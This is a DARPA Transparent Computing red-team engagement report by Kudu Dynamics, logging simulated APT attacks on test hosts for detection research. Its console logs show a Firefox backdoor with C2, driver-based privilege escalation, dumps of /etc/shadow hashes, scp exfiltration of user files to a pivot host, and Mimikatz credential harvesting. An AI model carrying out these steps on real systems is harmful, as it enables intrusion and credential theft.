
DARPA Transparent Computing

Kudu Dynamics

TA5.1 Final Report Engagement 5

Revision 1.0

June 28, 2019



FA8650-15-C-7560

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
1 Kudu Dynamics TA5.1 TRADECRAFT Summary

TRADECRAFT, voice of the offense for Transparent Computing, developed and deployed full-featured APT simulacrums in overseeing multiple adversarial engagements. Capabilities span the entire MITRE ATT&CK adversarial life-cycle, from backdoors to exploit shellcode, from stage1 download to execution of APT simulacrum in-memory of the exploited process's memory, from fingerprint and survey of the target to sensitive data exfil. Multiple variations of APTs and attack capabilities were delivered for Windows, Ubuntu, FreeBSD, and Android.



TRADECRAFT strived to push performers by always staying one step ahead while also leaving a trail for them to follow. Early capabilities were intentionally easy to detect, including file droppers, accessing files from disk, and unencrypted C2 over TCP. Over time, APTs were upgraded to more advanced capabilities as the TC performers improved their detection ability: APTs began loading themselves reflectively into memory to avoid executing from disk; system calls were leveraged to avoid commonly monitored APIs such as file open() and write(); modules were loaded in-memory for network recon, screen capture, audio capture, video capture, and keylogging; and privilege escalation and process injection were introduced to pivot to other processes, to hide in plain sight, to persist, to harvest credentials. As we learned what the performers were using to signature and detect our capabilities, we upgraded our capabilities to avoid the defining characteristics being used to signature them.

Over the course of TC, TRADECRAFT evolved from 90s era malware into a cutting edge adversarial toolchain that is almost entirely undetected by current endpoint technology such as Endgame. More details are available in the TA5.1 TRADECRAFT Capabilities Summary.

2 Overview

The purpose of this document is to detail the events which occurred during the fifth and final Transparent Computing (TC) adversarial engagement (E5). These engagement details include the following information:

- Description and objective
- Schedule
- Network setup
- Log of events
- Analysis of TA2 reports
- Graphs

2.1 Attackers

The attackers used whatever means available to them to test as much variation in capabilities as possible. Unlike in previous engagements, there was no scenario simulating specific threat actors such as nation state or common threat actors. Instead, all attacks against a specific TA1 target was limited to a designated day from 9AM to 5PM.

2.2 Schedule

The fifth engagement had 3 hosts for each performer. These hosts used different pairs of hosts for each day. All three of the hosts from each of the performers were homogeneous. Attacks against the performers were randomly selected by TA5.1.

Time	Target	Tool
05/08/2019	TA5.2 Windows1,2 and Ubuntu1	Firefox Drakon APT Elevate, Copykatz Sysinfo, Firefox BITS Mircro APT, Firefox BinFMT-Elevate
05/09/2019	FiveDirections1, Marple1,TA52 Ubuntu1, TA5.2 Windows 2	Firefox Drakon APT Elevate, Copykatz Sysinfo, Firefox BITS Mircro APT,
05/10/2019	Multiple Performers	Nmap SSH SCP
05/13/2019	ClearScope	Metasploit APK
05/14/2019	TRACE2, THEIA, ClearScope1, THEIA3	FirefoxDrakonAPT Elevate inject, FirefoxDrakonAPT(failed), BarePhoneMicroAPT (failed), BenignActivity (BinFmt-Elevate Setup)
05/15/2019	ClearScope1, FiveD2, ClearScope2, THEIA1, ClearScope2	Screencap APK (Failed), Firefox BITS MicroAPT, Barephone Micro APT, Firefox Drakon APT BinFmt Elevate inject, Appstarter APK micro APT Elevate
05/16/2019	CADETS1 and 2, FiveD1	Nginx Drakon APT, Firefox BITS Verifier Drakon APT
05/17/2019	TRACE1 and 2, CADETS1 and 2, ClearScope1 and 2, MARPLE1, FiveD3 and 1	Windows 7 & Ubuntu 14.04

3 05/08/2019: TA5.2 Attacks Day 1

3.1 Schedule

12:58	TA5.2 Windows 2	Firefox Drakon APT Sysinfo
14:37	TA5.2 Windows 1	Firefox Drakon APT Elevate Copykatz 1
14:54	TA5.2 Ubuntu 1	SSH BinFmt-Elevate
15:14	TA5.2 Windows 1	Firefox Drakon APT Elevate Copykatz 2
15:41	TA5.2 Windows 1	Firefox BITS Micro APT

3.2 12:58 -- TA5.2 Windows 2 -- Firefox Drakon APT Sysinfo

First attacked ta51-pivot-2 and deployed OC2, allowing us to run our attack from within the target network. Exploited Firefox backdoor by browsing to our compromised host at http://128.55.12.233. loaderDrakon was executed in Firefox memory and connected out to 128.55.12.233:8000 and 128.55.12.233:443 for C2. Before the test, we observed that the hosts had been rebooted without disabling driver signature enforcement, meaning we would not be able to use our elevate drivers. We tried to elevate anyway, but it failed as we expected. We loaded the sys_info module to recon data from the system. After we finished the test, we asked BBN to reboot the hosts 30 minutes later and disable driver signing so that we could re-run the test using privilege escalation.

3.2.1 Targets

- ta51-pivot-2 128.55.12.233 Ubuntu 14.04
- ta52-windows-2 128.55.12.77 Windows 10

3.2.2 Capabilities

- Firefox 54.0.1 backdoor
- Drakon APT
- Sysinfo module
  - Partial success, WMI failed due to some configuration issue on target
- Elevate driver
  - Failed because driver signing was not disabled after reboot

3.2.3 Event Log

12:58
Benign activity opened Firefox and browsed to http://128.55.12.233

[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console
[*] ################## NEW CONSOLE READY [W1] ####################

13:00
W1>whoami
[*] admin

13:01
W1>pwd
[*] C:\Users\admin\Documents

```
13:01
W1>getpid
[*] pid: 2216

13:02
W1>elevatepid '\\.\regmon' 2216
[*] Elevate process [\\.\regmon] [2216]
[*] elevate failed with status -1
[*] Did you install the elevate driver before running the elevate command?

13:02
W1>elevatepid '\\.\sysmon' 2216
[*] Elevate process [\\.\sysmon] [2216]
[*] elevate failed with status -1
[*] Did you install the elevate driver before running the elevate command?

13:07
W1>module sysinfo /e5/deploy/sysinfo.windows.x64.dll
W1>module
[*] +---------+-------------------------------------+----------+
[*] |   name  | library                             | deployed |
[*] +---------+-------------------------------------+----------+
[*] | sysinfo | /e5/deploy/sysinfo.windows.x64.dll |    0     |
[*] +---------+-------------------------------------+----------+

13:07
W1>deploy sysinfo
[*] Loading module /e5/deploy/sysinfo.windows.x64.dll
[*] deploy success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
W1>[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

13:08
W1>GetOSInfo
[*] sysinfo.GetOSInfo returned success

13:10
W1>pwd
[*] C:\Users\admin\Documents

13:10
W1>dir

13:11
W1>GetOSInfo C:\Users\admin\unexpected (C:\Users\admin\Documents\Usersadminunexpected)
[*] sysinfo.GetOSInfo returned success

13:12
W1>dir

13:12
W1>cd ..

13:13
W1>dir

13:13
W1>GetAllInfo C:\users\admin\travesty (C:\Users\admin\usersadmintravesty)
[*] sysinfo.GetAllInfo returned success

13:13
```

```
W1>dir

13:14
W1>dir

13:17
W1>cd Documents
W1>dir

13:19
W1>cat Usersadminunexpected
[*]
------------ BEGIN OS INFORMATION ------------
-- Begin BIOS Information --
  - Name =
  - Description =
  - Version =
-- End BIOS Information --
-- Begin MotherBoard Information --
  - Name =
  - Description =
  - Revision Number =
-- End MotherBoard Information --
-- Begin Owner Information --
  - Primary Name =
  - Primary Contact =
-- End Owner Information --
-- Begin Date/Time Information --
  - Current Time Zone = 0
  - Daylight Savings in Effect = FALSE
  - Enable Daylight Savings = FALSE
-- End Date/Time Information --
-- Begin Network Information --
  - User Name =
  - DNS Host Name =
  - Workgroup Name =
  - Domain Name =
  - Domain Role = 0
  - Network Server Mode Enabled = FALSE
  - Roles =
-- End Network Information --
-- Begin Network Profiles --
  - Found 0 profiles
-- End Network Profiles --
------------ END OS INFORMATION ------------

END OS INFORMATION ------------

13:20
W1>cat usersadmintravesty
[*]
------------ BEGIN SYSTEM INFORMATION ------------
  - Number of Keyboard(s) = 1
  - Number of Mouse(s) = 2
  - Number of HID(s) = 0
-- Begin Kernel Info --
  - Kernel Type = 1
  - Build Version = 10.0.16299.15
-- End Kernel Info --
-- Begin OS Info --
  - OS Name = Windows
  - Version Name = ERROR : WMI Connect
  - Build Version = 10.0.16299.15
-- End OS Info --
-- Begin Memory Info --
  - Physical Memory (24.40 GB/28.00 GB)
```

```
  - Virtual Memory (131070.34 GB/131072.00 GB)
-- End Memory Info --
-- Begin All Displays Info --
 - Number of Displays = 1 --
 - Display #1 --
-- Begin Display Info --
  - Dimensions = 1024x768
  - BitsPerPixel = 32
  - DotsPerInch = 96
-- End Display Info --
-- End All Displays Info --
------------ END SYSTEM INFORMATION ------------


------------ BEGIN CPU INFORMATION ------------
  - Architechture = X64
  - Endianess = LITTLE
  - Frequency = 100.00 GHZ
  - Vendor Name = GenuineIntel
  - Vendor ID = Intel64 Family 6 Model 6 Stepping 3
  - Model Name = QEMU Virtual CPU version 2.5+
-- Begin Counts Info --
  - Number of Hyperthread Cores = 2
  - Number of Cores = 2
  - Number of Units = 2
-- End Counts Info --
-- Begin Cache Info --
[41/1015]
  - Cache Type = UNIFIED
  - Cache Size = 4 MB
  - Line Size = 64 Bytes
  - Associativity = 16
-- End Cache Info --
-- Begin Supported Instruction Sets List --
  - Instruction Set = X87_FPU
  - Instruction Set = BMI1
-- End Supported Instruction Sets List --
------------ END CPU INFORMATION ------------


------------ BEGIN GPU INFORMATION ------------
-- Begin Device List --
  - Found 0 GPU devices
-- End Device List --
------------ END GPU INFORMATION ------------


------------ BEGIN MEMORY INFORMATION ------------
  - Physical Memory (24.40 GB /28.00 GB) --
  - Virtual Memory (131070.34 GB, 131072.00 GB) --
-- Begin All Drives Info --
 - Number of Logical Drives = 2 --
-- Begin Drive Info --
  - Letter = C
  - Volume Name = "UNKNOWN"
  - Type = FIXED
  - Size =  255.51 GB
  - Available Free =  208.89 GB
  - Total Free =  208.89 GB
-- End Drive Info --
-- Begin Drive Info --
  - Letter = D
  - Volume Name = "Data"
  - Type = FIXED
  - Size =  3583.87 GB
  - Available Free =  3583.59 GB
```

```
  - Total Free =  3583.59 GB
-- End Drive Info --
-- End All Drives Info --
------------ END MEMORY INFORMATION ------------


------------ BEGIN OS INFORMATION ------------
-- Begin BIOS Information --
  - Name =
  - Description =
  - Version =
-- End BIOS Information --
-- Begin MotherBoard Information --
  - Name =
  - Description =
  - Revision Number =
-- End MotherBoard Information --
-- Begin Owner Information --
  - Primary Name =
  - Primary Contact =
-- End Owner Information --
-- Begin Date/Time Information --
  - Current Time Zone = 0
  - Daylight Savings in Effect = FALSE
  - Enable Daylight Savings = FALSE
-- End Date/Time Information --
-- Begin Network Information --
  - User Name =
  - DNS Host Name =
  - Workgroup Name =
  - Domain Name =
  - Domain Role = 0
  - Network Server Mode Enabled = FALSE
  - Roles =
-- End Network Information --
-- Begin Network Profiles --
  - Found 0 profiles
-- End Network Profiles --
------------ END OS INFORMATION ------------

n Network Profiles --
  - Found 0 profiles
-- End Network Profiles --
------------ END OS INFORMATION ------------


13:27
W1>hostname
[*] ta52-windows-2

13:28
MAIN>list
      W1       128.55.12.77:51258 -->  128.55.12.233:443   [HTTP]  Wed May  8 12:58:02 2019       active 1823s

13:28
W1>quit

MAIN>list
      W1       128.55.12.77:51258 -->  128.55.12.233:443   [HTTP]  Wed May  8 12:58:02 2019       DEAD 1843s
```

3.3 14:37 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 1

First attacked ta51-pivot-2 and deployed OC2, allowing us to run our attack from within the target network. Exploited Firefox backdoor by again browsing to http://128.55.12.233. loaderDrakon was executed in Firefox memory and connected out to 128.55.12.233:8000 and 128.55.12.233:443 for C2.

After the BBN reboot, driver signing was disabled, and we would now be able to use privilege escalation via our perfmon driver. We loaded the copykatz module planning to recon data from the system; however, an error in our C2 resulted in loss of connection and a premature end to the test. We re-ran this test later in the same day.

3.3.1 Targets

- ta51-pivot-2 128.55.12.233 Ubuntu 14.04
- ta52-windows-1 128.55.12.76 Windows 10

3.3.2 Capabilities

- Firefox 54.0.1 backdoor
- Drakon APT
- Elevate driver (Perfmon)
- Copykatz module (Mimikatz)

3.3.3 Event Log

14:37
Benign activity opened Firefox and browsed to http://128.55.12.233

14:37
[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console
[*] ################## NEW CONSOLE READY [W2] ####################

```
MAIN>list
    W2      128.55.12.76:49782 -->  128.55.12.233:443  [HTTP]  Wed May  8 14:37:35 2019      active 9s
    W1      128.55.12.77:51258 -->  128.55.12.233:443  [HTTP]  Wed May  8 12:58:02 2019      DEAD 1843s
```

14:38 whoami
[*] admin
W2>getpid
[*] pid: 8412
W2>elevatepid '\\.\perfmon' 8412
[*] Elevate process [\\.\perfmon] [8412]
[*] elevate success
W2>whoami
[*] SYSTEM
W2>

14:40
W2>module copykatz /e5/deploy/copykatz.windows.x64.dll
W2>module
[*] +----------+--------------------------------------+----------+
[*] | name | library | deployed |
[*] +----------+--------------------------------------+----------+
[*] | copykatz | /e5/deploy/copykatz.windows.x64.dll | 0 |
[*] +----------+--------------------------------------+----------+

14:41
W2>deploy copykatz
[*] Loading module /e5/deploy/copykatz.windows.x64.dll
[*] deploy success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
W2>[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

14:41

W2>pwd
[*] C:\Program Files\mozilla\firefox

14:42
W2>cd C:\
Unhandled Error
Traceback (most recent call last):

14:46
CTRL+C
^C[-] Connection lost for console [W2]

3.4 14:54 -- TA5.2 Ubuntu 1 -- SSH BinFmt-Elevate

Copied files via SCP and connected via SSH from the ta1-pivot-2 host. Sent files to the target included the privilege escalation driver load_helper and an elevate client. Connected to target using SSH with stolen credentials. Loaded the driver, and used it to gain root privileges. As root, exfil'd /etc/passwd, /etc/shadow, and the admin's home directory Documents files.

3.4.1 Target

- ta51-pivot-2 128.55.12.233 Ubuntu 14.04
- ta52-ubuntu-1 128.55.12.78 Ubuntu 14.04

3.4.2 Capabilities

- SSH
- load_helper driver (Elevate driver, bin_fmt method)
- mchk client (Elevate client, bin_fmt method)

3.4.3 Event Log

14:54
Wed May 8 14:53:00 EDT 2019
root@ta51-pivot-2:/e5/elevate_binfmt_linux# scp mchk admin@128.55.12.78:.

14:55
root@ta51-pivot-2:/e5/elevate_binfmt_linux# scp load_helper.ko admin@128.55.12.78:.

14:55
root@ta51-pivot-2:/e5/elevate_binfmt_linux# ssh admin@128.55.12.78

14:56
admin@ta52-ubuntu-1:~$ ls

14:57
admin@ta52-ubuntu-1:~$ sudo insmod ./load_helper.ko
[sudo] password for admin:
insmod: ERROR: could not insert module ./load_helper.ko: Invalid module format

admin@ta52-ubuntu-1:~$ dmesg
[181134.542133] load_helper: disagrees about version of symbol module_layout

15:00
admin@ta52-ubuntu-1:~$ uname -r
4.4.0-31-generic

15:04
admin@ta52-ubuntu-1:~$ rm load_helper.ko
admin@ta52-ubuntu-1:~$ exit

15:05

root@ta51-pivot-2:/e5/elevate_binfmt_linux# scp load_helper.ko admin@128.55.12.78:.

15:06
root@ta51-pivot-2:/e5/elevate_binfmt_linux# ssh admin@128.55.12.78

15:06
admin@ta52-ubuntu-1:~$ sudo insmod ./load_helper.ko

15:06
admin@ta52-ubuntu-1:~$ ./mchk
root@ta52-ubuntu-1:~# cd /etc

15:07
root@ta52-ubuntu-1:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
darpa:x:1000:1000:darpa,,,:/home/darpa:/bin/bash
usbmux:x:105:46:usbmux daemon,,,:/home/usbmux:/bin/false
avahi:x:106:113:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:107:115:Light Display Manager:/var/lib/lightdm:/bin/false
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:109:118:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
colord:x:110:120:colord colour management daemon,,,:/var/lib/colord:/bin/false
kernoops:x:111:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:112:121:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:113:123:RealtimeKit,,,:/proc:/bin/false
saned:x:114:124::/home/saned:/bin/false
whoopsie:x:115:125::/nonexistent:/bin/false
speech-dispatcher:x:116:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:117:7:HPLIP system user,,,:/var/run/hplip:/bin/false
ta3:x:1001:1001:TA3 User,,,:/home/ta3:/bin/bash
ta52:x:1002:1002:TA52 User,,,:/home/ta52:/bin/bash
admin:x:1003:1003:Admin,,,:/home/admin:/bin/bash
user:x:1004:1004:User,,,:/home/user:/bin/bash
iswitcher:x:1005:1005:Internet Switcher Service,,,:/home/iswitcher:
ntp:x:118:126::/home/ntp:/bin/false
splunk:x:1006:1006:Splunk Server:/opt/splunkforwarder:/bin/bash
prometheus:x:119:127:Prometheus daemon,,,:/var/lib/prometheus:/bin/false

15:07
root@ta52-ubuntu-1:/etc# cat shadow
root:!:17428:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::

sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17428:0:99999:7:::
landscape:*:17428:0:99999:7:::
sshd:*:17428:0:99999:7:::
darpa:6qZLh4C1o$Ved7cSF4LvGN0Eow/4vC7KmpW6DCshZGzTc/rt5Ok2c7U3zHEwe2kCB.72He43cIyBCXMtqo/NDF26oDN0D.S1:17428:0:9999
9:7:::
usbmux:*:17479:0:99999:7:::
avahi:*:17479:0:99999:7:::
lightdm:*:17479:0:99999:7:::
dnsmasq:*:17479:0:99999:7:::
avahi-autoipd:*:17479:0:99999:7:::
colord:*:17479:0:99999:7:::
kernoops:*:17479:0:99999:7:::
pulse:*:17479:0:99999:7:::
rtkit:*:17479:0:99999:7:::
saned:*:17479:0:99999:7:::
whoopsie:*:17479:0:99999:7:::
speech-dispatcher:!:17479:0:99999:7:::
hplip:*:17479:0:99999:7:::
ta3:6dKwZiNDq7c$ZT/5r3gWSiX1ravToSgvOwZD3Th0FxhAnCB4wd7KOirVP/ucFKlsmG4Vh70ThRvXIO2mZEmF3Etf9IX.pXF7j/:17819:0:99999:7:::
ta52:6/R0.5o4EB1$E74dZ0Ihgx6Uo3YNWnbOOhVfvKmb6npZf9QJpgj0D9cb3SSm3ulmDJpGbMwNt3z9PIMM.MrLekZdwchioMkOR0:17819:0:99
999:7:::
admin:6xvFHybfOzUlccoHY$r1iiRXW9m7TE/RrL4GYXECWiEb1vY7hjlyOo1ib8K11ZWtbDxOswfw3YngpdkzCO4ZLSze/mvhQdvUQgRKaK7.:17819:
0:99999:7:::
user:6PyzIwQMUm45$zp5Ywn5B27Jr3ADu6TAbozDRKnSmc6LxCrs8WevCkklm2GwFZlQzO2PHRRlOUzovd1e/Yaq8yHQrQ1gWpnapI1:17819:0:9
9999:7:::
iswitcher:6LnLdWwNr8VwH1$RhkU2yaVSAGE015CMXOamYKklXm94oLGQIishhkgQ58KD8R5sR6/HX2PZqN1tQWoQGXEjVR0KVnwR7sPtluM5/:1
7819:0:99999:7:::
ntp:*:17819:0:99999:7:::
splunk:!:17827:0:99999:7:::
prometheus:*:18009:0:99999:7:::

15:09
root@ta52-ubuntu-1:/etc# cd /home/admin

15:10
root@ta52-ubuntu-1:~# ls
abatised arthrodynic bacalaos calligraph colloblast dianite Downloads files glx_alsa_675.ko hydathode jna-95354950 mail
monosomatic nondetrimental out857 passwd podiatric pyretogenesis stentoriously tjenkal wobblingly
abattises arthrodynic~ backup caoutchouc counterquery docs eburnation fizgigs grains inertion launchmyserver.sh
marveled Music nunni out864 pedicels protometaphrast responsions synchronal tylosis work
aholds athrill bargoose carabinero crooner Documents evacuation gastrotomic hosts interlisp linener mchk
naughtiest out20 out912 Pictures prussify returner Templates Videos xvnc4viewer.deb
allocate azygobranchiate bebloods chanst Desktop doggery examples.desktop generalty hsperfdata_darpa irremunerable
load_helper.ko minion nodeexporter out249 overproneness pigritia Public schizocoele test whimpering

15:10
root@ta52-ubuntu-1:~# cd Documents
root@ta52-ubuntu-1:~/Documents# ls
biol dabbers democraw endemical genetous halitosis liasing paintership palatoplegia pityocampe planisphere pseudostomatous
pteridophilist punished rippier scribblative scrupula sha squinant tardant tint unextraneously utinam whipcraft

15:11
root@ta52-ubuntu-1:~/Documents# scp * admin@128.55.12.233:.
The authenticity of host '128.55.12.233 (128.55.12.233)' can't be established.
ECDSA key fingerprint is 4d:ef:3d:19:9d:1b:54:e8:bc:6f:5a:aa:cb:16:8e:dd.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.233' (ECDSA) to the list of known hosts.
admin@128.55.12.233's password:
biol 100% 1605 1.6KB/s 00:00
dabbers 100% 1004 1.0KB/s 00:00
democraw 100% 1675 1.6KB/s 00:00
endemical 100% 1027 1.0KB/s 00:00
genetous 100% 1026 1.0KB/s 00:00
halitosis 100% 1124 1.1KB/s 00:00
liasing 100% 540 0.5KB/s 00:00
paintership 100% 1100 1.1KB/s 00:00
palatoplegia 100% 1775 1.7KB/s 00:00
pityocampe 100% 1024 1.0KB/s 00:00
planisphere 100% 324 0.3KB/s 00:00
pseudostomatous 100% 736 0.7KB/s 00:00
pteridophilist 100% 1510 1.5KB/s 00:00
punished 100% 1903 1.9KB/s 00:00
rippier 100% 1355 1.3KB/s 00:00
scribblative 100% 1909 1.9KB/s 00:00
scrupula 100% 1563 1.5KB/s 00:00
sha 100% 1790 1.8KB/s 00:00
squinant 100% 680 0.7KB/s 00:00
tardant 100% 1591 1.6KB/s 00:00
tint 100% 1659 1.6KB/s 00:00
unextraneously 100% 1865 1.8KB/s 00:00
utinam 100% 1114 1.1KB/s 00:00
whipcraft 100% 1273 1.2KB/s 00:00

3.5 15:14 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 2

Reran the Drakon test for the third time, this time with the elevate driver and copykatz module. Exploited Firefox backdoor by browsing to compromised host http://128.55.12.233. loaderDrakon was executed in Firefox memory and connected out to 128.55.12.233:8000 and 128.55.12.233:443 for C2. Loaded the copykatz module into Firefox memory. Copykatz injected into the lsass.exe process to harvest credentials from logged on users.

3.5.1 Targets

- ta51-pivot-2 128.55.12.233 Ubuntu 14.04
- ta52-windows-1 128.55.12.76 Windows 10

3.5.2 Capabilities

- Firefox 54.0.1 backdoor
- Drakon APT
- Elevate driver (Perfmon)
- Copykatz module (Mimikatz)

3.5.3 Event Log

15:14
Benign activity opened Firefox and browsed to http://128.55.12.233

[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console

```
[*] ################## NEW CONSOLE READY [W1] ####################

15:14
MAIN>list
      W1        128.55.12.76:50736 -->   128.55.12.233:443   [HTTP]  Wed May  8 15:14:09 2019       active 15s

15:15
W1>getpid
[*] pid: 8412
W1>elevatepid '\\.\sysmon' 8412
[*] Elevate process [\\.\sysmon] [8412]
[*] elevate success
W1>whoami
[*] SYSTEM

15:15
W1>module copykatz /e5/deploy/copykatz.windows.x64.dll
W1>module
[*] +----------+--------------------------------------+----------+
[*] |   name   | library                              | deployed |
[*] +----------+--------------------------------------+----------+
[*] | copykatz | /e5/deploy/copykatz.windows.x64.dll |    0     |
[*] +----------+--------------------------------------+----------+

15:16
W1>deploy copykatz
[*] Loading module /e5/deploy/copykatz.windows.x64.dll
[*] deploy success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
W1>[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

W1>pwd
[*] C:\Program Files\mozilla\firefox
W1>cd ..
W1>cd ..
W1>cd ..
W1>pwd
[*] C:\

15:17
W1>cd Users
W1>cd admin
W1>ls

15:19
W1>enable_logfile C:\\Users\\admin\\pulley
[*] copykatz.enable_logfile returned success
W1>get_passwords
[*] copykatz.get_passwords returned success
W1>ls
...
[*] pulley
...

3:20
W1>cat pulley
[*]
***** FILE(C:\Users\admin\pulley) LOGGING IS ENABLED  ****

***** STARTING MIMIKATZ SEKURLSA PASSWORDS MODULE *****
Privilege '20' OK


Authentication Id : 0 ; 24879025 (00000000:017b9fb1)
```

```
Session         : NetworkCleartext from 0
User Name       : admin
Domain          : TA52-WINDOWS-1
Logon Server    : TA52-WINDOWS-1
Logon Time      : 5/8/2019 3:18:43 PM
SID             : S-1-5-21-231540947-922634896-4161786520-1005
      msv :
       [00000003] Primary
       * Username : admin
       * Domain   : TA52-WINDOWS-1
       * NTLM     : 2b98b46fce607ebc2527666dc95cbecc
       * SHA1     : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb
      tspkg :
      wdigest :
       * Username : admin
       * Domain   : TA52-WINDOWS-1
       * Password : (null)
      kerberos :
       * Username : admin
